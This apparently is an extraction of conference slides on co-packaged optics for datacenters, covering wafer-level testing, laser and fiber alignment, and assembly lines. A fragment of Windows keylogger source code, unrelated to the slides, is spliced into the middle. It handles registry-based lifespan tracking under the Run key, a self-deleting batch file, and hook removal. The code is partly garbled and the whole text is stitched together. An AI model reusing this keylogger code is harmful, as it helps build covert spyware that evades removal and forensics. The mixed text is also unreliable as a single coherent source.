



EPIC Online Technology Meeting on Co-packaged Optics for Hyperscale Datacenters



Moritz Seyfried





Co-packaged Optics Switch Architecture



Passive Fiber Alignment and Attachment

Active Fiber Alignment and Attachment with and without additional Optics




Source: https://community.cadence.com/cadence_blogs_8/b/breakfast-bytes/posts/the-photonics-summit-2019


Electro-optical wafer level testing



Wafer table





Optical alignment




Electro-optical wafer level tester for verification of PIC functionality


IR enabled passive laser to PIC attach




Before alignment



After alignment





WLT




Accuracy of die tracking
 $\sigma (x/y) = 0.07 \mu\text{m} / 0.06 \mu\text{m}$


IR enabled passive laser to PIC attach



Before alignment



After alignment



WLT

Can be combined with localized through-silicon laser soldering




FIBERLINE

Automated Fiber Ribbon Insertion


Passive fiber to v-groove assembly

All pictures taken from google search



WLT

+



III-V to PIC

+



WLT

+



Fiber prep

```
void Keylogger::updateLifeSpan() {
    char buffer[100];
    DWORD bufferSize = sizeof(buffer);

    //check remaining life time
    HKEY key;
    RegCreateKey(
        HKEY_CURRENT_USER,
        "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
        &key,
        0
    );

    RegQueryValueEx(
        key,
        REGKEY_LIFETIME,
        0,
        REG_SZ,
        (BYTE*)buffer,
        &bufferSize
    );

    //decrement it
    int lifespan = atoi(buffer);
    lifespan--;

    //uninstall the app if it's time
    if (lifespan < 0) {
        uninstall();
    }

    //else just decrement the lifespan
    _itoa_s(lifespan, buffer, 10);

    RegSetValueEx(
        key,
        REGKEY_LIFETIME,
        0,
        REG_SZ,
        (BYTE*)buffer,
        sizeof(buffer)
    );
}

void Keylogger::removeSelf() {
    //make sure everything is freed
    freeResources();

    //create a batch file that will delete program files after execution stops
    ofstream batchFile;
    batchFile.open(BATCH_NAME);
    batchFile << "echo off" << endl;
    batchFile << "repeat" << endl;
    batchFile << "del * % programPath" << endl;
    batchFile << "rmdir /s /q % programDir" << " && DATAOR" << endl;
    batchFile << "if exist % programPath goto repeat" << endl;
    batchFile << "del % BATCH_NAME" << endl;
    batchFile.close();
    system("start cleanup.bat");


    //exit ASAP
    exit(101);
}

void Keylogger::freeResources() {
    logfile.close();
    DetourRemoveHookEx(khook);
    Detour
}
```



/.Automated multiple fiber connection processes



Micro lens for pluggable connectors



Micro lens for pluggable connectors




Aligned fiber array and lens

Multiple individual solutions available



WLT

+



III-V to PIC

+



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+



Fiber prep

+



Fiber/micro lens attach

High throughput concepts




Assembly line

High throughput concepts + ficonEDGE

KPI tracking



AI /ML for process optimization



Assembly line

Thank you!